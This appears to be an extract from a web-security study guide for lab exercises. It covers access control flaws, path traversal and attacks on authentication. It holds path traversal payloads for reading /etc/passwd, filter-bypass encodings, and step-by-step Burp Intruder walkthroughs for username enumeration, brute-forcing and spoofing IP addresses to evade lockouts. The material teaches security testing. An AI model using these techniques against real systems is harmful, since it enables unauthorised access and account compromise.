ACCESS CONTROL **6**

What is access control? 6

Vertical privilege escalation 7

Unprotected functionality 7

Parameter-based access control methods 8

Horizontal privilege escalation 8

Horizontal to vertical privilege escalation 9

PATH TRAVERSAL **10**

What is path traversal? 10

Reading arbitrary files via path traversal 10

Common obstacles to exploiting path traversal vulnerabilities 11

How to prevent a path traversal attack 13

AUTHENTICATION VULNERABILITIES **14**

What is authentication? 14

What is the difference between authentication and authorization? 15

How do authentication vulnerabilities arise? 15

What is the impact of vulnerable authentication? 15

Vulnerabilities in password-based login 16

Brute-force attacks 16

Brute-forcing usernames 16

Brute-forcing passwords 17

Username enumeration 17

Flawed brute-force protection 21

Account locking 22

User rate limiting 24

HTTP basic authentication 25

Vulnerabilities in multi-factor authentication 26

Two-factor authentication tokens 26

Bypassing two-factor authentication 27

Flawed two-factor verification logic 27

Brute-forcing 2FA verification codes 29

Vulnerabilities in other authentication mechanisms 30

Keeping users logged in 30
Resetting user passwords 33
Sending passwords by email 33
Resetting passwords using a URL 33
Changing user passwords 35
How to secure your authentication mechanisms 36
Preventing attacks on your own authentication mechanisms 37
Take care with user credentials 37
Don't count on users for security 37
Prevent username enumeration 37
Implement robust brute-force protection 38
Triple-check your verification logic 38
Don't forget supplementary functionality 38
Implement proper multi-factor authentication 38
FILE UPLOAD VULNERABILITIES 40
What are file upload vulnerabilities? 40
What is the impact of file upload vulnerabilities? 40
How do file upload vulnerabilities arise? 40
How do web servers handle requests for static files? 41
How do web servers handle requests for static files? - Continued 41
Exploiting unrestricted file uploads to deploy a web shell 42
Exploiting flawed validation of file uploads 43
Flawed file type validation 43
Preventing file execution in user-accessible directories 45
Insufficient blacklisting of dangerous file types 47
Overriding the server configuration 47
Obfuscating file extensions 49
Flawed validation of the file's contents 51
Exploiting file upload race conditions 52
Race conditions in URL-based file uploads 53
Exploiting file upload vulnerabilities without remote code execution 53
Uploading malicious client-side scripts 53
Exploiting vulnerabilities in the parsing of uploaded files 54
Uploading files using PUT 54
How to prevent file upload vulnerabilities 54
SERVER-SIDE REQUEST FORGERY (SSRF) ATTACKS 56
What is SSRF? 56
What is the impact of SSRF attacks? 56
Common SSRF attacks 56

SSRF attacks against the server 57
SSRF attacks against other back-end systems 58
Circumventing common SSRF defenses 59
SSRF with blacklist-based input filters 59
Bypassing SSRF filters via open redirection 60
Blind SSRF vulnerabilities 61
What is the impact of blind SSRF vulnerabilities? 61
How to find and exploit blind SSRF vulnerabilities 62
Finding hidden attack surface for SSRF vulnerabilities 63
Partial URLs in requests 63
URLs within data formats 63
SSRF via the Referer header 63
CROSS-SITE REQUEST FORGERY (CSRF) 65
What is CSRF? 65
What is the impact of a CSRF attack? 65
How does CSRF work? 65
How to construct a CSRF attack 68
How to deliver a CSRF exploit 69
Common defences against CSRF 70
What is a CSRF token? 70
Common flaws in CSRF token validation 72
Validation of CSRF token depends on request method 72
Validation of CSRF token depends on token being present 73
CSRF token is not tied to the user session 75
CSRF token is tied to a non-session cookie 76
CSRF token is simply duplicated in a cookie 78
Bypassing SameSite cookie restrictions 79
What is a site in the context of SameSite cookies? 80
What's the difference between a site and an origin? 80
How does SameSite work? 82
Strict 83
Lax 83
None 83
Bypassing SameSite Lax restrictions using GET requests 84
Bypassing SameSite restrictions using on-site gadgets 86
Bypassing SameSite restrictions via vulnerable sibling domains 89
Bypassing SameSite Lax restrictions with newly issued cookies 93
Bypassing Referer-based CSRF defenses 98
Validation of Referer depends on header being present 98

Validation of Referer can be circumvented 99
SQL INJECTION 102
What is SQL injection (SQLi)? 102
How to detect SQL injection vulnerabilities 102
SQL injection in different parts of the query 102
Retrieving hidden data 103
Subverting application logic 104
SQL injection UNION attacks 105
Determining the number of columns required 105
Finding columns with a useful data type 107
Using a SQL injection UNION attack to retrieve interesting data 108
Retrieving multiple values within a single column 109
Examining the database in SQL injection attacks 110
Querying the database type and version 110
Listing the contents of the database 111
Blind SQL injection 113
What is blind SQL injection? 113
Exploiting blind SQL injection by triggering conditional responses 113
Error-based SQL injection 118
Exploiting blind SQL injection by triggering conditional errors 118
Extracting sensitive data via verbose SQL error messages 122
Extracting sensitive data via verbose SQL error messages - Continued 123
Exploiting blind SQL injection by triggering time delays 125
Exploiting blind SQL injection using out-of-band (OAST) techniques 128
SQL injection in different contexts 130
Second-order SQL injection 132
How to prevent SQL injection 133
SQL INJECTION CHEAT SHEET 135
String concatenation 135
Substring 135
Comments 135
Database version 136
Database contents 136
Conditional errors 137
Extracting data via visible error messages 137
Batched (or stacked) queries 137
Time delays 138
Conditional time delays 138
DNS lookup 139

DNS lookup with data exfiltration 140
COMMAND INJECTION 142
What is OS command injection? 142
Useful commands 142
Injecting OS commands 142
WEB LLM ATTACKS 144
What is a large language model? 144

ACCESS CONTROL

What is access control?


Access control is the application of constraints on who or what is authorized to perform actions or access resources. In the context of web applications, access control is dependent on authentication and session management:

Authentication confirms that the user is who they say they are.

Session management identifies which subsequent HTTP requests are being made by that same user.

Access control determines whether the user is allowed to carry out the action that they are attempting to perform.

Broken access controls are common and often present a critical security vulnerability. Design and management of access controls is a complex and dynamic problem that applies business, organizational, and legal constraints to a technical implementation. Access control design decisions have to be made by humans so the potential for errors is high.



Vertical privilege escalation

If a user can gain access to functionality that they are not permitted to access then this is vertical privilege escalation. For example, if a non-administrative user can gain access to an admin page where they can delete user accounts, then this is vertical privilege escalation.

Unprotected functionality

At its most basic, vertical privilege escalation arises where an application does not enforce any protection for sensitive functionality. For example, administrative functions might be linked from an administrator's welcome page but not from a user's welcome page. However, a user might be able to access the administrative functions by browsing to the relevant admin URL.

For example, a website might host sensitive functionality at the following URL:

```
https://insecure-website.com/admin
```

This might be accessible by any user, not only administrative users who have a link to the functionality in their user interface. In some cases, the administrative URL might be disclosed in other locations, such as the `robots.txt` file:

```
https://insecure-website.com/robots.txt
```

Even if the URL isn't disclosed anywhere, an attacker may be able to use a wordlist to brute-force the location of the sensitive functionality.

In some cases, sensitive functionality is concealed by giving it a less predictable URL. This is an example of so-called "security by obscurity". However, hiding sensitive functionality does not provide effective access control because users might discover the obfuscated URL in a number of ways.

Imagine an application that hosts administrative functions at the following URL:

```
https://insecure-website.com/administrator-panel-yb556
```

This might not be directly guessable by an attacker. However, the application might still leak the URL to users. The URL might be disclosed in JavaScript that constructs the user interface based on the user's role:

```
<script>
      var isAdmin = false;
      if (isAdmin) {
            ...
            var adminPanelTag = document.createElement('a');
```

```
            adminPanelTag.setAttribute('href',
            'https://insecure-website.com/administrator-panel-yb5
            56');
            adminPanelTag.innerText = 'Admin panel';
            ...
      }
</script>
```

This script adds a link to the user's UI if they are an admin user. However, the script containing the URL is visible to all users regardless of their role.

Parameter-based access control methods

Some applications determine the user's access rights or role at login, and then store this information in a user-controllable location. This could be:

A hidden field.

A cookie.

A preset query string parameter.

The application makes access control decisions based on the submitted value. For example:

`https://insecure-website.com/login/home.jsp?admin=true`

`https://insecure-website.com/login/home.jsp?role=1`

This approach is insecure because a user can modify the value and access functionality they're not authorized to, such as administrative functions.

Horizontal privilege escalation

Horizontal privilege escalation occurs if a user is able to gain access to resources belonging to another user, instead of their own resources of that type. For example, if an employee can access the records of other employees as well as their own, then this is horizontal privilege escalation.

Horizontal privilege escalation attacks may use similar types of exploit methods to vertical privilege escalation. For example, a user might access their own account page using the following URL:

```
https://insecure-website.com/myaccount?id=123
```

If an attacker modifies the `id` parameter value to that of another user, they might gain access to another user's account page, and the associated data and functions.

Note

This is an example of an insecure direct object reference (IDOR) vulnerability. This type of vulnerability arises where user-controller parameter values are used to access resources or functions directly.

In some applications, the exploitable parameter does not have a predictable value. For example, instead of an incrementing number, an application might use globally unique identifiers (GUIDs) to identify users. This may prevent an attacker from guessing or predicting another user's identifier. However, the GUIDs belonging to other users might be disclosed elsewhere in the application where users are referenced, such as user messages or reviews.

Horizontal to vertical privilege escalation

Often, a horizontal privilege escalation attack can be turned into a vertical privilege escalation, by compromising a more privileged user. For example, a horizontal escalation might allow an attacker to reset or capture the password belonging to another user. If the attacker targets an administrative user and compromises their account, then they can gain administrative access and so perform vertical privilege escalation.

An attacker might be able to gain access to another user's account page using the parameter tampering technique already described for horizontal privilege escalation:

```
https://insecure-website.com/myaccount?id=456
```

If the target user is an application administrator, then the attacker will gain access to an administrative account page. This page might disclose the administrator's password or provide a means of changing it, or might provide direct access to privileged functionality.

PATH TRAVERSAL

What is path traversal?

Path traversal is also known as directory traversal. These vulnerabilities enable an attacker to read arbitrary files on the server that is running an application. This might include:

Application code and data.

Credentials for back-end systems.

Sensitive operating system files.

In some cases, an attacker might be able to write to arbitrary files on the server, allowing them to modify application data or behavior, and ultimately take full control of the server.

Reading arbitrary files via path traversal

Imagine a shopping application that displays images of items for sale. This might load an image using the following HTML:

```
<img src="/loadImage?filename=218.png">
```

The `loadImage` URL takes a `filename` parameter and returns the contents of the specified file. The image files are stored on disk in the location `/var/www/images/`. To return an image, the application appends the requested filename to this base directory and uses a filesystem API to read the contents of the file. In other words, the application reads from the following file path:

```
/var/www/images/218.png
```

This application implements no defenses against path traversal attacks. As a result, an attacker can request the following URL to retrieve the `/etc/passwd` file from the server's filesystem:

```
https://insecure-website.com/loadImage?filename=../../../etc/passwd
```

This causes the application to read from the following file path:

```
/var/www/images/../../../etc/passwd
```

The sequence `../` is valid within a file path, and means to step up one level in the directory structure. The three consecutive `../` sequences step up from `/var/www/images/` to the filesystem root, and so the file that is actually read is:

`/etc/passwd`

On Unix-based operating systems, this is a standard file containing details of the users that are registered on the server, but an attacker could retrieve other arbitrary files using the same technique.

On Windows, both `../` and `..\` are valid directory traversal sequences. The following is an example of an equivalent attack against a Windows-based server:

`https://insecure-website.com/loadImage?filename=..\..\..\windows\win.ini`

Example - File path traversal, simple case
This lab contains a path traversal vulnerability in the display of product images.

1. Use Burp Suite to intercept and modify a request that fetches a product image.
2. Modify the `filename` parameter, giving it the value:
3. ../../../etc/passwd
4. Observe that the response contains the contents of the `/etc/passwd` file.

Common obstacles to exploiting path traversal vulnerabilities

Many applications that place user input into file paths implement defenses against path traversal attacks. These can often be bypassed.

If an application strips or blocks directory traversal sequences from the user-supplied filename, it might be possible to bypass the defense using a variety of techniques.

You might be able to use an absolute path from the filesystem root, such as `filename=/etc/passwd`, to directly reference a file without using any traversal sequences.

Example - File path traversal, traversal sequences blocked with absolute path bypass
This lab contains a path traversal vulnerability in the display of product images.

The application blocks traversal sequences but treats the supplied filename as being relative to a default working directory.

1. Use Burp Suite to intercept and modify a request that fetches a product image.
2. Modify the `filename` parameter, giving it the value `/etc/passwd`.
3. Observe that the response contains the contents of the `/etc/passwd` file.

You might be able to use nested traversal sequences, such as `....//` or `....\/`. These revert to simple traversal sequences when the inner sequence is stripped.

f.e. /image?filename=....//....//....//etc/passwd if literal ../ is stripped

Example - File path traversal, traversal sequences stripped non-recursively
This lab contains a path traversal vulnerability in the display of product images.

The application strips path traversal sequences from the user-supplied filename before using it.

1. Use Burp Suite to intercept and modify a request that fetches a product image.
2. Modify the `filename` parameter, giving it the value:
3. `....//....//....//etc/passwd`
4. Observe that the response contains the contents of the `/etc/passwd` file.

In some contexts, such as in a URL path or the `filename` parameter of a `multipart/form-data` request, web servers may strip any directory traversal sequences before passing your input to the application. You can sometimes bypass this kind of sanitization by URL encoding, or even double URL encoding, the `../` characters. This results in `%2e%2e%2f` and `%252e%252e%252f` (hex of %2e%2e%2f) respectively. Various non-standard encodings, such as `..%c0%af` or `..%ef%bc%8f`, may also work.

For Burp Suite Professional users, Burp Intruder provides the predefined payload list **Fuzzing - path traversal**. This contains some encoded path traversal sequences that you can try.

f.e
/image?filename=%252e%252e%252f%252e%252e%252f%252e%252e%252fetc%252fpasswd

Example - File path traversal, traversal sequences stripped with superfluous URL-decode
This lab contains a path traversal vulnerability in the display of product images.

The application blocks input containing path traversal sequences. It then performs a URL-decode of the input before using it.

1. Use Burp Suite to intercept and modify a request that fetches a product image.
2. Modify the `filename` parameter, giving it the value:
3. `..%252f..%252f..%252fetc/passwd`

4. Observe that the response contains the contents of the `/etc/passwd` file.

An application may require the user-supplied filename to start with the expected base folder, such as `/var/www/images`. In this case, it might be possible to include the required base folder followed by suitable traversal sequences. For example: `filename=/var/www/images/../../../etc/passwd`.

f.e /image?filename=/var/www/images/../../../etc/passwd

An application may require the user-supplied filename to end with an expected file extension, such as `.png`. In this case, it might be possible to use a null byte to effectively terminate the file path before the required extension. For example: `filename=../../../etc/passwd%00.png`.

f.e. /image?filename=../../../etc/passwd%00.jpg

How to prevent a path traversal attack

The most effective way to prevent path traversal vulnerabilities is to avoid passing user-supplied input to filesystem APIs altogether. Many application functions that do this can be rewritten to deliver the same behavior in a safer way.

If you can't avoid passing user-supplied input to filesystem APIs, we recommend using two layers of defense to prevent attacks:

Validate the user input before processing it. Ideally, compare the user input with a whitelist of permitted values. If that isn't possible, verify that the input contains only permitted content, such as alphanumeric characters only.

After validating the supplied input, append the input to the base directory and use a platform filesystem API to canonicalize the path. Verify that the canonicalized path starts with the expected base directory.

Below is an example of some simple Java code to validate the canonical path of a file based on user input:

```
File file = new File(BASE_DIRECTORY, userInput);
if (file.getCanonicalPath().startsWith(BASE_DIRECTORY)) {
    // process file
}
```


AUTHENTICATION VULNERABILITIES

Conceptually, authentication vulnerabilities are easy to understand. However, they are usually critical because of the clear relationship between authentication and security.

Authentication vulnerabilities can allow attackers to gain access to sensitive data and functionality. They also expose additional attack surface for further exploits. For this reason, it's important to learn how to identify and exploit authentication vulnerabilities, and how to bypass common protection measures.

In this section, we explain:

The most common authentication mechanisms used by websites.
Potential vulnerabilities in these mechanisms.
Inherent vulnerabilities in different authentication mechanisms.
Typical vulnerabilities that are introduced by their improper implementation.
How you can make your own authentication mechanisms as robust as possible.



What is authentication?

Authentication is the process of verifying the identity of a user or client. Websites are potentially exposed to anyone who is connected to the internet. This makes robust authentication mechanisms integral to effective web security.

There are three main types of authentication:

Something you **know**, such as a password or the answer to a security question. These are sometimes called "knowledge factors".

Something you **have**, This is a physical object such as a mobile phone or security token. These are sometimes called "possession factors".

Something you **are** or do. For example, your biometrics or patterns of behavior. These are sometimes called "inherence factors".

Authentication mechanisms rely on a range of technologies to verify one or more of these factors.

What is the difference between authentication and authorization?

Authentication is the process of verifying that a user is who they claim to be. Authorization involves verifying whether a user is allowed to do something.

For example, authentication determines whether someone attempting to access a website with the username `Carlos123` really is the same person who created the account.

Once `Carlos123` is authenticated, their permissions determine what they are authorized to do. For example, they may be authorized to access personal information about other users, or perform actions such as deleting another user's account.

How do authentication vulnerabilities arise?

Most vulnerabilities in authentication mechanisms occur in one of two ways:

The authentication mechanisms are weak because they fail to adequately protect against brute-force attacks.

Logic flaws or poor coding in the implementation allow the authentication mechanisms to be bypassed entirely by an attacker. This is sometimes called "broken authentication".

In many areas of web development, logic flaws cause the website to behave unexpectedly, which may or may not be a security issue. However, as authentication is so critical to security, it's very likely that flawed authentication logic exposes the website to security issues.

What is the impact of vulnerable authentication?

The impact of authentication vulnerabilities can be severe. If an attacker bypasses authentication or brute-forces their way into another user's account, they have access to all the data and functionality that the compromised account has. If they are able to compromise a high-privileged account, such as a system administrator, they could take full control over the entire application and potentially gain access to internal infrastructure.

Even compromising a low-privileged account might still grant an attacker access to data that they otherwise shouldn't have, such as commercially sensitive business information. Even if the account does not have access to any sensitive data, it might still allow the attacker to access additional pages, which provide a further attack surface. Often, high-severity attacks are not possible from publicly accessible pages, but they may be possible from an internal page.

Vulnerabilities in password-based login

For websites that adopt a password-based login process, users either register for an account themselves or they are assigned an account by an administrator. This account is associated with a unique username and a secret password, which the user enters in a login form to authenticate themselves.

In this scenario, the fact that they know the secret password is taken as sufficient proof of the user's identity. This means that the security of the website is compromised if an attacker is able to either obtain or guess the login credentials of another user.

This can be achieved in a number of ways. The following sections show how an attacker can use brute-force attacks, and some of the flaws in brute-force protection. You'll also learn about the vulnerabilities in HTTP basic authentication.

Brute-force attacks

A brute-force attack is when an attacker uses a system of trial and error to guess valid user credentials. These attacks are typically automated using wordlists of usernames and passwords. Automating this process, especially using dedicated tools, potentially enables an attacker to make vast numbers of login attempts at high speed.

Brute-forcing is not always just a case of making completely random guesses at usernames and passwords. By also using basic logic or publicly available knowledge, attackers can fine-tune brute-force attacks to make much more educated guesses. This considerably increases the efficiency of such attacks. Websites that rely on password-based login as their sole method of authenticating users can be highly vulnerable if they do not implement sufficient brute-force protection.

Brute-forcing usernames

Usernames are especially easy to guess if they conform to a recognizable pattern, such as an email address. For example, it is very common to see business logins in the format `firstname.lastname@somecompany.com`. However, even if there is no obvious pattern, sometimes even high-privileged accounts are created using predictable usernames, such as `admin` or `administrator`.

During auditing, check whether the website discloses potential usernames publicly. For example, are you able to access user profiles without logging in? Even if the actual content of the profiles is hidden, the name used in the profile is sometimes the same as the login username. You should also check HTTP responses to see if any email addresses are disclosed. Occasionally, responses contain email addresses of high-privileged users, such as administrators or IT support.

Brute-forcing passwords

Passwords can similarly be brute-forced, with the difficulty varying based on the strength of the password. Many websites adopt some form of password policy, which forces users to create high-entropy passwords that are, theoretically at least, harder to crack using brute-force alone. This typically involves enforcing passwords with:

A minimum number of characters
A mixture of lower and uppercase letters
At least one special character

However, while high-entropy passwords are difficult for computers alone to crack, we can use a basic knowledge of human behavior to exploit the vulnerabilities that users unwittingly introduce to this system. Rather than creating a strong password with a random combination of characters, users often take a password that they can remember and try to crowbar it into fitting the password policy. For example, if `mypassword` is not allowed, users may try something like `Mypassword1!` or `Myp4$$w0rd` instead.

In cases where the policy requires users to change their passwords on a regular basis, it is also common for users to just make minor, predictable changes to their preferred password. For example, `Mypassword1!` becomes `Mypassword1?` or `Mypassword2!.`

This knowledge of likely credentials and predictable patterns means that brute-force attacks can often be much more sophisticated, and therefore effective, than simply iterating through every possible combination of characters.

Username enumeration

Username enumeration is when an attacker is able to observe changes in the website's behavior in order to identify whether a given username is valid.

Username enumeration typically occurs either on the login page, for example, when you enter a valid username but an incorrect password, or on registration forms when you enter a username that is already taken. This greatly reduces the time and effort required to brute-force a login because the attacker is able to quickly generate a shortlist of valid usernames.

While attempting to brute-force a login page, you should pay particular attention to any differences in:

Status codes: During a brute-force attack, the returned HTTP status code is likely to be the same for the vast majority of guesses because most of them will be wrong. If a guess returns a different status code, this is a strong indication that the username was correct. It is best practice for websites to always return the same status code regardless of the outcome, but this practice is not always followed.

Error messages: Sometimes the returned error message is different depending on whether both the username AND password are incorrect or only the password was incorrect. It is best practice for websites to use identical, generic messages in both cases, but small typing errors sometimes creep in. Just one character out of place makes the two messages distinct, even in cases where the character is not visible on the rendered page.

Response times: If most of the requests were handled with a similar response time, any that deviate from this suggest that something different was happening behind the scenes. This is another indication that the guessed username might be correct. For example, a website might only check whether the password is correct if the username is valid. This extra step might cause a slight increase in the response time. This may be subtle, but an attacker can make this delay more obvious by entering an excessively long password that the website takes noticeably longer to handle.

Example - Username enumeration via different responses

1. With Burp running, investigate the login page and submit an invalid username and password.
2. In Burp, go to **Proxy > HTTP history** and find the `POST /login` request. Highlight the value of the `username` parameter in the request and send it to Burp Intruder.
3. In Burp Intruder, notice that the `username` parameter is automatically set as a payload position. This position is indicated by two § symbols, for example: `username=§invalid-username§`. Leave the password as any static value for now.
4. Make sure that **Sniper attack** is selected.

5. In the **Payloads** side panel, make sure that the **Simple list** payload type is selected.
6. Under **Payload configuration**, paste the list of candidate usernames. Finally, click **Start attack**. The attack will start in a new window.
7. When the attack is finished, examine the **Length** column in the results table. You can click on the column header to sort the results. Notice that one of the entries is longer than the others. Compare the response to this payload with the other responses. Notice that other responses contain the message `Invalid username`, but this response says `Incorrect password`. Make a note of the username in the **Payload** column.
8. Close the attack and go back to the **Intruder** tab. Click **Clear §**, then change the `username` parameter to the username you just identified. Add a payload position to the `password` parameter. The result should look something like this: `username=identified-user&password=§invalid-password§`
9. In the **Payloads** side panel, clear the list of usernames and replace it with the list of candidate passwords. Click **Start attack**.
10. When the attack is finished, look at the **Status** column. Notice that each request received a response with a `200` status code except for one, which got a `302` response. This suggests that the login attempt was successful - make a note of the password in the **Payload** column.
11. Log in using the username and password that you identified and access the user account page to solve the lab.

Note
It's also possible to brute-force the login using a single cluster bomb attack. However, it's generally much more efficient to enumerate a valid username first if possible.

Example - Username enumeration via subtly different responses

1. With Burp running, submit an invalid username and password. Highlight the `username` parameter in the `POST /login` request and send it to Burp Intruder.
2. Go to **Intruder**. Notice that the `username` parameter is automatically marked as a payload position.
3. In the **Payloads** side panel, make sure that the **Simple list** payload type is selected and add the list of candidate usernames.
4. Click on the **Settings** tab to open the **Settings** side panel. Under **Grep - Extract**, click **Add**. In the dialog that appears, scroll down through the response until you find the error message `Invalid username or password.`. Use the mouse to highlight the text content of the message. The other settings will be automatically adjusted. Click **OK** and then start the attack.

5. When the attack is finished, notice that there is an additional column containing the error message you extracted. Sort the results using this column to notice that one of them is subtly different.
6. Look closer at this response and notice that it contains a typo in the error message - instead of a full stop/period, there is a trailing space. Make a note of this username.
7. Close the results window and go back to the **Intruder** tab. Insert the username you just identified and add a payload position to the `password` parameter: `username=identified-user&password=§invalid-password§`
8. In the **Payloads** side panel, clear the list of usernames and replace it with the list of passwords. Start the attack.
9. When the attack is finished, notice that one of the requests received a `302` response. Make a note of this password.
10. Log in using the username and password that you identified and access the user account page to solve the lab.

Note
It's also possible to brute-force the login using a single cluster bomb attack. However, it's generally much more efficient to enumerate a valid username first if possible.

Example - Username enumeration via response timing

1. With Burp running, submit an invalid username and password, then send the `POST /login` request to Burp Repeater. Experiment with different usernames and passwords. Notice that your IP will be blocked if you make too many invalid login attempts.
2. Identify that the `X-Forwarded-For` header is supported, which allows you to spoof your IP address and bypass the IP-based brute-force protection.
3. Continue experimenting with usernames and passwords. Pay particular attention to the response times. Notice that when the username is invalid, the response time is roughly the same. However, when you enter a valid username (your own), the response time is increased depending on the length of the password you entered.
4. Send this request to Burp Intruder and select **Pitchfork attack** from the attack type drop-down menu. Add the `X-Forwarded-For` header.
5. Add payload positions for the `X-Forwarded-For` header and the `username` parameter. Set the password to a very long string of characters (about 100 characters should do it).
6. In the **Payloads** side panel, select position `1` from the **Payload position** drop-down list. Select the **Numbers** payload type. Enter the range 1 - 100 and

set the step to 1. Set the max fraction digits to 0. This will be used to spoof your IP.

7. Select position 2 from the **Payload position** drop-down list, then add the list of usernames. Start the attack.
8. When the attack finishes, at the top of the dialog, click **Columns** and select the **Response received** and **Response completed** options. These two columns are now displayed in the results table.
9. Notice that one of the response times was significantly longer than the others. Repeat this request a few times to make sure it consistently takes longer, then make a note of this username.
10. Create a new Burp Intruder attack for the same request. Add the `X-Forwarded-For` header again and add a payload position to it. Insert the username that you just identified and add a payload position to the `password` parameter.
11. In the **Payloads** side panel, add the list of numbers to payload position 1 and add the list of passwords to payload position 2. Start the attack.
12. When the attack is finished, find the response with a `302` status. Make a note of this password.
13. Log in using the username and password that you identified and access the user account page to solve the lab.

Note
It's also possible to brute-force the login using a single cluster bomb attack. However, it's generally much more efficient to enumerate a valid username first if possible.

Flawed brute-force protection

It is highly likely that a brute-force attack will involve many failed guesses before the attacker successfully compromises an account. Logically, brute-force protection revolves around trying to make it as tricky as possible to automate the process and slow down the rate at which an attacker can attempt logins. The two most common ways of preventing brute-force attacks are:

Locking the account that the remote user is trying to access if they make too many failed login attempts

Blocking the remote user's IP address if they make too many login attempts in quick succession

Both approaches offer varying degrees of protection, but neither is invulnerable, especially if implemented using flawed logic.

For example, you might sometimes find that your IP is blocked if you fail to log in too many times. In some implementations, the counter for the number of failed attempts resets if the IP owner logs in successfully. This means an attacker would simply have to log in to their own account every few attempts to prevent this limit from ever being reached.

In this case, merely including your own login credentials at regular intervals throughout the wordlist is enough to render this defense virtually useless.

Example - Broken brute-force protection, IP block

1. With Burp running, investigate the login page. Observe that your IP is temporarily blocked if you submit 3 incorrect logins in a row. However, notice that you can reset the counter for the number of failed login attempts by logging in to your own account before this limit is reached.
2. Enter an invalid username and password, then send the `POST /login` request to Burp Intruder. Create a pitchfork attack with payload positions in both the `username` and `password` parameters.
3. Click **Resource pool** to open the **Resource pool** side panel, then add the attack to a resource pool with **Maximum concurrent requests** set to `1`. By only sending one request at a time, you can ensure that your login attempts are sent to the server in the correct order.
4. Click **Payloads** to open the **Payloads** side panel, then select position `1` from the **Payload position** drop-down list. Add a list of payloads that alternates between your username and `carlos`. Make sure that your username is first and that `carlos` is repeated at least 100 times.
5. Edit the list of candidate passwords and add your own password before each one. Make sure that your password is aligned with your username in the other list.
6. Select position 2 from the **Payload position** drop-down list, then add the password list. Start the attack.
7. When the attack finishes, filter the results to hide responses with a `200` status code. Sort the remaining results by username. There should only be a single `302` response for requests with the username `carlos`. Make a note of the password from the **Payload 2** column.
8. Log in to Carlos's account using the password that you identified and access his account page to solve the lab.

Account locking

One way in which websites try to prevent brute-forcing is to lock the account if certain suspicious criteria are met, usually a set number of failed login attempts. Just as with

normal login errors, responses from the server indicating that an account is locked can also help an attacker to enumerate usernames.

Locking an account offers a certain amount of protection against targeted brute-forcing of a specific account. However, this approach fails to adequately prevent brute-force attacks in which the attacker is just trying to gain access to any random account they can.

For example, the following method can be used to work around this kind of protection:

Establish a list of candidate usernames that are likely to be valid. This could be through username enumeration or simply based on a list of common usernames.

Decide on a very small shortlist of passwords that you think at least one user is likely to have. Crucially, the number of passwords you select must not exceed the number of login attempts allowed. For example, if you have worked out that limit is 3 attempts, you need to pick a maximum of 3 password guesses.

Using a tool such as Burp Intruder, try each of the selected passwords with each of the candidate usernames. This way, you can attempt to brute-force every account without triggering the account lock. You only need a single user to use one of the three passwords in order to compromise an account.

Account locking also fails to protect against credential stuffing attacks. This involves using a massive dictionary of `username:password` pairs, composed of genuine login credentials stolen in data breaches. Credential stuffing relies on the fact that many people reuse the same username and password on multiple websites and, therefore, there is a chance that some of the compromised credentials in the dictionary are also valid on the target website. Account locking does not protect against credential stuffing because each username is only being attempted once. Credential stuffing is particularly dangerous because it can sometimes result in the attacker compromising many different accounts with just a single automated attack.

Example - Username enumeration via account lock

1. With Burp running, investigate the login page and submit an invalid username and password. Send the `POST /login` request to Burp Intruder.
2. Select **Cluster bomb attack** from the attack type drop-down menu. Add a payload position to the `username` parameter. Add a blank payload position to the end of the request body by clicking **Add §**. The result should look something like this:
   `username=§invalid-username§&password=example§§`

3. In the **Payloads** side panel, add the list of usernames for the first payload position. For the second payload position, select the **Null payloads** type and choose the option to generate 5 payloads. This will effectively cause each username to be repeated 5 times. Start the attack.
4. In the results, notice that the responses for one of the usernames were longer than responses when using other usernames. Study the response more closely and notice that it contains a different error message: `You have made too many incorrect login attempts.` Make a note of this username.
5. Create a new Burp Intruder attack on the `POST /login` request, but this time select **Sniper attack** from the attack type drop-down menu. Set the `username` parameter to the username that you just identified and add a payload position to the `password` parameter.
6. Add the list of passwords to the payload set and create a grep extraction rule for the error message. Start the attack.
